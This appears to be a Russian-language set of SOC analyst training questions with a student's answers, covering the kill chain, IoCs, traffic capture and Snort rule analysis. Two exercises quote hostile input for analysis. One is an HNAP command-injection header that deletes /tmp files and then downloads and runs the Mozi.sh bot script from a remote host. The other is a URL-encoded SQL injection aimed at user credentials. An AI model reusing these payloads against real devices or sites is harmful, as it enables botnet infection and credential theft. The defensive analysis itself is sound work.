**Задания SOC**

1. Что такое Security Operation Center (SOC) и для чего он нужен?

Ответ:

**Центр управления безопасностью (SOC)** – это структурное подразделение компании, занимающееся постоянным мониторингом и улучшением состояния безопасности организации, одновременно предотвращая, обнаруживая, анализируя и реагируя на инциденты кибербезопасности.

#####################################################################

1. Какие технические компоненты SOC вы можете назвать? Опишите их функции?

Ответ:

**Система управления информационной безопасностью (SIEM)** – эта система, которая позволяет анализировать большие объемы данных из различных источников в реальном времени для выявления аномалий, которые могут указывать на наличие угроз безопасности. SIEM может автоматически собирать и анализировать журналы событий ИТ-систем и оборудования для обнаружения подозрительной активности.

**Средства обнаружения вторжений (IDS)/Системы предотвращения вторжений (IPS)** – эти инструменты обнаруживают подозрительные паттерны активности, которые могут указывать на атаку, и могут действовать для предотвращения реализации угрозы.

**Антивирусное ПО** – оно предназначено для поиска и устранения вредоносного ПО на устройствах и в сети.

**Firewall (Межсетевой экран)** – это могут быть устройства и программное обеспечение, которые контролируют входящий и исходящий сетевой трафик на основе заранее определенного набора правил безопасности.

**Платформы защиты от распределенных атак типа «отказ в обслуживании» (DDoS)** – это системы, способные смягчать эффекты масштабированных попыток заблокировать доступ к ресурсам организации путём перегрузки их трафиком.

**Средства шифрования и защиты данных (DLP)** – они позволяют контролировать и защищать данные на всех этапах их жизненного цикла, в том числе передачу данных внутри сети и в интернет.

**Системы управления конфигурацией** – они управляют изменениями в конфигурациях систем и приложений, обеспечивая, чтобы все изменения были отслежены и одобрены.

**Инструменты форензики** – используются для детального исследования и анализа данных после нарушения безопасности для определения причин инцидентов и способствуют идентификации уязвимостей.

#####################################################################

1. На какие категории можно разделить киберпреступников (в зависимости от цели и мотивации)?

Ответ:

**Black Hat: криминальные хакеры** – они взламывают компьютерные системы со злым или преступным умыслом, чтобы получить финансовую выгоду или достичь других вредоносных целей.

**Grey Hat** – хакеры, которые находят способы взлома компьютерных сетей и систем, но без злого умысла, который имеется у хакеров типа black hat, а для удовольствия. Они не всегда выбирают наиболее этичный путь при ведении своей деятельности – могут проникать в системы или сети без разрешения владельца.

**Script kiddie** – хакеры-любители, которые не обладают таким уровнем навыков или знаний, как более продвинутые хакеры в этой области. Используют существующие вредоносные программы для нанесения вреда. Они обычно мотивированы личными причинами – развлечься, создать хаос, привлечь внимание или отомстить.

**Хакеры, спонсируемые государствами** – они назначаются правительством страны для получения доступа к компьютерным системам другой страны, с целью получения секретной информации. Хакеры этого типа нанимаются исключительно правительственными учреждениями.

**Злонамеренный инсайдер: Хакеры-осведомители** – это люди, которые проводят кибер-атаку внутри организации, в которой они работают. Их мотивация для проведения атаки может варьироваться от действий по причине личной неприязни, которую они испытывают к своей компании или ее руководству, до поиска и разоблачения незаконной деятельности данной организации.

**Криптоджекеры: Хакеры, занимающиеся майнингом криптовалют** – они распространяют вредоносное ПО различными способами, часто распространяя вирусы через Интернет. Их мотивом является не кража данных жертв, а использование их системы в качестве средства для майнинга криптовалют.

**Игровые хакеры** – они сосредотачивают свои хакерские усилия на конкурентах в игровом мире. Хакеры обычно проводят свои атаки в попытке украсть кредитные кэши конкурентов или вызвать распределенные DDoS-атаки, чтобы вывести их из игры.

**Бот-сети (ботнеты): Крупномасштабные хакеры** – это разработчики вредоносных программ, которые создают огромные сети ботов для выполнения масштабных атак с максимально большого количества устройств. Ботнеты могут использоваться хакером, который их создал, но они также часто доступны для покупки в Dark Web, чтобы другие хакеры также могли воспользоваться ими за деньги.

#####################################################################

1. Назовите основные этапы атаки.

Ответ:

Kill Chain предназначена для защиты от сложных кибератак, также известных как продвинутые постоянные угрозы (APTs), при которых злоумышленники тратят значительное время на наблюдение и планирование атаки.

Первоначальная модель цепочки кибер-убийств содержала семь последовательных шагов:

1. **Reconnaissance (разведка)**: злоумышленник выбирает цель, исследует ее и пытается выявить уязвимости в целевой сети.
2. **Weaponization (вооружение):** злоумышленник создает вредоносное программное обеспечение удаленного доступа, такое как вирус или червь, адаптированное к одной или нескольким уязвимостям.
3. **Delivery (доставка):** злоумышленник передает вредоносное ПО цели (например, через вложения электронной почты, веб-сайты или USB-накопители).
4. **Exploitation (эксплуатация уязвимости):** срабатывает программный код вредоноса, который предпринимает действия в целевой сети для использования уязвимости.
5. **Installation (внедрение):** вредоносное ПО устанавливает точку доступа (например, «backdoor»), которую может использовать злоумышленник.
6. **Command and Control (получение управления):** вредоносное ПО позволяет злоумышленнику иметь постоянный доступ «hands on the keyboard» к целевой сети.
7. **Actions on Objective (выполнение действий у жертвы):** злоумышленник предпринимает действия для достижения своих целей, такие как кража данных, уничтожение данных или шифрование с целью выкупа.

Kill Chain сегодня гораздо менее предсказуема и четко определена, т.к. злоумышленники нередко пропускают или объединяют этапы, особенно в первой половине жизненного цикла.

######################################################################

1. Как вы считаете, какие из векторов атак наиболее распространены и почему?

Ответ:

**Фишинг**. При фишинге злоумышленник обычно выдает себя за настоящую организацию/сотрудника с целью получения конфиденциальных данных.

**Вредоносное ПО**. При посещении сайтов можно наткнуться на вредоносные ссылки или файлы, которые в лучшем случае перенесут/заразят рекламным ПО, а в худшем – стать частью ботнета или майнинговой фермы.

**Атаки грубой силы**. При создании слабых паролей можно быстро потерять свой аккаунт.

Эти атаки распространены, потому что население не образовано в плане ИБ.

######################################################################

1. Какие меры противодействия атак вы знаете?

Ответ:

Обучение персонала;

Использовать разные учетные записи и пароли для доступа к различным ресурсам;

Не хранить чувствительную информацию в открытом виде или в открытом доступе;

Минимизировать привилегии пользователей и служб;

Применяйте двухфакторную аутентификацию;

Использовать автоматизированные средства анализа защищенности и выявления уязвимостей в ПО;

Сменить стандартные пароли на новые;

Применять парольную политику, предусматривающую строгие требования к минимальной длине и сложности паролей;

Ограничить срок использования паролей (не всегда возможно это осуществить);

Обновлять используемое ПО;

Использовать антивирус и другие системы безопасности.

####################################################################

1. Что такое пирамида боли и как её можно использовать в рамках деятельности SOC?

Ответ:

Пирамида боли – это модель, которая классифицирует различные типы индикаторов компрометации (IoC) по уровню сложности изменения для злоумышленников. Эта модель помогает аналитикам информационной безопасности и SOC оценивать эффективность используемых средств защиты, обеспечивает системный подход к выявлению и блокировке угроз, также позволяет определить, на какие индикаторы стоит обратить внимание в первую очередь, какие из них дороже и сложнее для злоумышленников изменить, и тем самым определить наиболее эффективные методы защиты.

Уровни пирамиды:

**Hash values (хеши)**. Проводится проверка всех данных/файлов по их эталонным хеш-значениям. Этот уровень является «тривиальным», т.к. злоумышленникам нетрудно поменять один хеш на другой.

**IP addresses (IP-адреса)**. Проверка по IP-адресам однозначно идентифицирует источник данных (компьютер или любое устройство, подключённое к интернету). Этот уровень оценивается как «лёгкий».

**Domain names (доменные имена)**. Выполняется сравнение по текстовым строкам, идентифицирующим интернет-источник, откуда получены данные, например, веб-сайт или сервер. Характеристика этого уровня — «простой». SOC может использовать репутацию доменов для блокировки и ограничения вредоносной активности.

**Network / host artifacts (сетевые артефакты / артефакты хоста)**. Подразумевается анализ следов активности в трафике или на хосте (компьютере). Этот уровень характеризуется как «раздражающий».

**Tools (инструменты).** Речь идёт об обнаружении и нейтрализации программных средств, которые могут быть запущены в инфраструктуре (например, «backdoor» или программ для подбора паролей). Этот уровень «проблематичен».

**TTPs (тактики, методы и процедуры).** Находящийся на вершине пирамиды «тяжёлый» уровень охватывает сами принципы, на которых строится вредоносная деятельность.

1. Что такое IoC?

Ответ:

Индикаторы компрометации (IOC) – это подсказки или доказательства, которые позволяют предположить, что сеть или система были взломаны или атакованы. Например, IOC могут быть необычным поведением сетевого трафика, неожиданными установками ПО, входами пользователей из аномальных мест и большим количеством запросов к одному и тому же файлу.

Управление IoCs – это подход, основанный на данных об известных угрозах. Новые, продвинутые угрозы могут ускользнуть от обнаружения угроз на основе индикаторов. IOCs более эффективны в сочетании с упреждающими мерами для более быстрого обнаружения угроз, такими как безопасность хостов, анализ угроз в реальном времени, платформы управления угрозами и контроль доступа к идентификационным данным.

Инструменты:

**Система предотвращения вторжений нового поколения (NGIPS).** Системы NGIPS непрерывно отслеживают поведенческие IOC пользователей и устройств.

**Система управления информационной безопасностью (SIEM).** Когда действия коррелируют с известными IOCs, решение SIEM генерирует приоритетные оповещения на основе заранее определенных политик и обеспечивает автоматическое реагирование на потенциальный инцидент безопасности.

**Платформы threat intelligence.** Инструменты кибербезопасности, которые объединяют и анализируют огромные объемы глобальных данных из различных источников для предоставления полезной информации о возникающих угрозах кибербезопасности.

######################################################################

1. Какими средствами можно произвести захват сетевого трафика?

Ответ:

**Wireshark** – это анализатор сетевых протоколов. Он позволяет захватывать и интерактивно просматривать трафик, проходящий в компьютерной сети. Сетевые специалисты, эксперты по безопасности, разработчики и преподаватели по всему миру регулярно используют его.

**Burp Suite** – это набор инструментов, который выбирают тестировщики веб-безопасности. Одна из множества функций BS «перехватывать все, что видит ваш браузер».

**Tcpdump** – это универсальная утилита командной строки, которую сетевые администраторы часто используют для устранения неполадок. Можно использовать для захвата сетевого трафика в системе Linux.

######################################################################

1. Вы зафиксировали подозрительный файл в дампе анализируемого сетевого трафика. Каким образом вы можете определить, является ли данный файл вредоносным программным обеспечением или нет?

Ответ:

**Анализ паттернов трафика**: Мониторинг сетевого трафика может выявить необычные паттерны, такие как повышенная активность, необычные временные интервалы передачи данных, передача больших объемов данных на неизвестные адреса и т.д.

**Хеширование файла**: Можно взять хеш-сумму файла (например, MD5, SHA1, SHA256) и сравнить её с базами данных известных вирусных хеш-сумм, используя онлайн сервисы, например, VirusTotal.

**Статический/динамический анализ**: Изучить файл на предмет известных вредоносных сигнатур или подозрительных строк в его коде, используя статический анализаторы кода, или запустить файл в «песочнице» для наблюдения за его поведением.

**Анализ сетевых запросов:** Проверить точки назначения сетевых запросов и доменные имена через списки доменов, ассоциированных с вредоносным ПО.

**Использование инструментов безопасности:** Комплексное использование IDS/IPS систем, антивирусного ПО и сетевых сканеров уязвимостей.

######################################################################

1. Какую угрозу ИБ представляет собой выполнение данного запроса?

GET /index.html HTTP/1.1

Host: site.com

Content-Type: text/xml; charset="utf-8"

SOAPAction: http://purenetworks.com/HNAP1/`cd /tmp && rm -rf \* && wget http://\*\*\*.\*\*\*.\*\*\*.\*\*\*:56680/Mozi.sh && chmod 777 /tmp/Mozi.sh && /tmp/Mozi.sh`

Content-Length: 640

Ответ:

Данный запрос содержит RCE. Эта атака является серьёзной угрозой, потому что позволяет злоумышленнику выполнять произвольные команды на машине жертвы.

В этом запросе злоумышленник переходит во временную папку «tmp» и выполняет удаление всех файлов без подтверждения в этой папке. Затем он скачивает какой-то скрипт Mozi.sh, выдаёт ему все права для всех (rwxrwxrwx) и запускает его.

######################################################################

1. Проанализируйте правило Snort и объясните в чем заключается его суть и каковы условия его срабатывания.

alert tcp any any -> $HOME\_NET [139,445] (msg:"EXPLOIT Possible Microsoft Windows Spooler Service RCE aka 'PrintNightmare' var 2 (CVE-2021-34527)"; flow:established,to\_server; content:"|00|"; depth:1; content:"SMB"; distance:4; within:3; content:"|00 00|"; distance:0; content:"|10 00 00 00|"; distance:1; within:4; content:"|59 00|"; reference:cve,2021-34527; sid:3243816; rev:1; metadata: affected\_asset dst, affected\_os Windows, affected\_product microsoft:windows\_10, affected\_product microsoft:windows\_7, affected\_product microsoft:windows\_8.1, affected\_product microsoft:windows\_rt\_8.1, affected\_product microsoft:windows\_server\_2008, affected\_product microsoft:windows\_server\_2012, affected\_product microsoft:windows\_server\_2016, affected\_product microsoft:windows\_server\_2019, affected\_vendor microsoft, attack\_target Client\_and\_Server, tag T1190, category Exploitation;)

Ответ:

Это правило предназначено для обнаружения эксплуатации уязвимости «PrintNightmare», которая заключается в выполнении RCE – злоумышленник с правами обычного пользователя может применить специально созданный вредоносный DLL-файл, чтобы запустить эксплойт. Он может использовать «PrintNightmare» для доступа к данным, хранящимся в корпоративной инфраструктуре и для атак при помощи шифровальщиков-вымогателей.

Правило Snort генерирует предупреждение (msg: «EXPLOIT …») для трафика tcp для любого ip и порта, который направлен в сеть $HOME\_NET (список внутренней сети) на порты 139 и 445 (эти порты используются службами файлов и принтеров Windows).

Параметр «flow:established,to\_server» означает, что правило будет активировано только для установленного соединения, инициированное клиентом. А дальше написаны паттерны, которые могут указывать на попытку использования уязвимости «PrintNightmare».

######################################################################

1. Проанализируйте правило совместно с запросом и объясните, на что сработало правило Snort и какую угрозу ИБ представляет собой выполнение данного запроса. Опишите этапы анализа.

Текст правила Snort:

alert tcp $EXTERNAL\_NET any -> $HOME\_NET $HTTP\_PORTS (msg:"WEB\_SERVER HTTP GET Parameter Pollution v2"; flow:to\_client,established; content:"GET"; depth:3; content:"?"; distance:0; within:50; pcre:"/[?&][^&]+?=[^&]+?=/si"; content:!"Accept-Encoding: gzip"; classtype:client-side-exploit; sid:3001141; rev:14; metadata: affected\_asset dst, attack\_target Web\_Server, category Exploitation;)


Текст запроса:

GET /www.example.com/index.php%3Fid%3D-1%2F\*%26id%3D\*%2FUNION%2F\*%26id%3D\*%2FSELECT%2F\*%26id%3D\*%2Fusername%26id%3Dpassword%2F\*%26id%3D\*%2FFROM%2F\*%26id%3D\*%2Fusers%E2%80%93


Ответ:

Это правило пытается обнаружить загрязнение HTTP-параметров (HPP). HPP проверяет реакцию приложения на получение нескольких параметров HTTP с одним и тем же именем, что может позволить злоумышленнику обойти проверку входных данных, вызвать ошибки приложения или изменить значения внутренних переменных.

В правиле прописано регулярное выражение (regex), которое ищет последовательность любых символов, повторяющиеся один или более раз. Символы попадут в regex, если они начинаются с символа «?» или «&», а также содержат знак «=». Но мне кажется, что это не так сработает:



Если добавить параметр «g», то становится лучше:



Но и в первом случае безопасникам придётся постоянно получать уведомления о взломе, даже если пользователь просто будет пользоваться сайтом, где используется параметр, например, «id».

Ещё правило содержит «content:!"Accept-Encoding: gzip"» (значит, что в заголовке отсутствует та запись), что в некоторых случаях может быть признаком обхода защитных механизмов. Запрос хоть и закодирован в URL, но сервер должен его декодировать, и тогда сработает правило Snort, потому что установлен такой параметр: «flow:to\_client,established», который сопоставляет ответы сервера.

В запросе содержится попытка использования SQLi вместе с HPP. Выглядит опасно, потому что злоумышленник хочет получить логины и пароли пользователей. И в этом ему может помочь некорректная обработка параметра «id» на стороне сервера.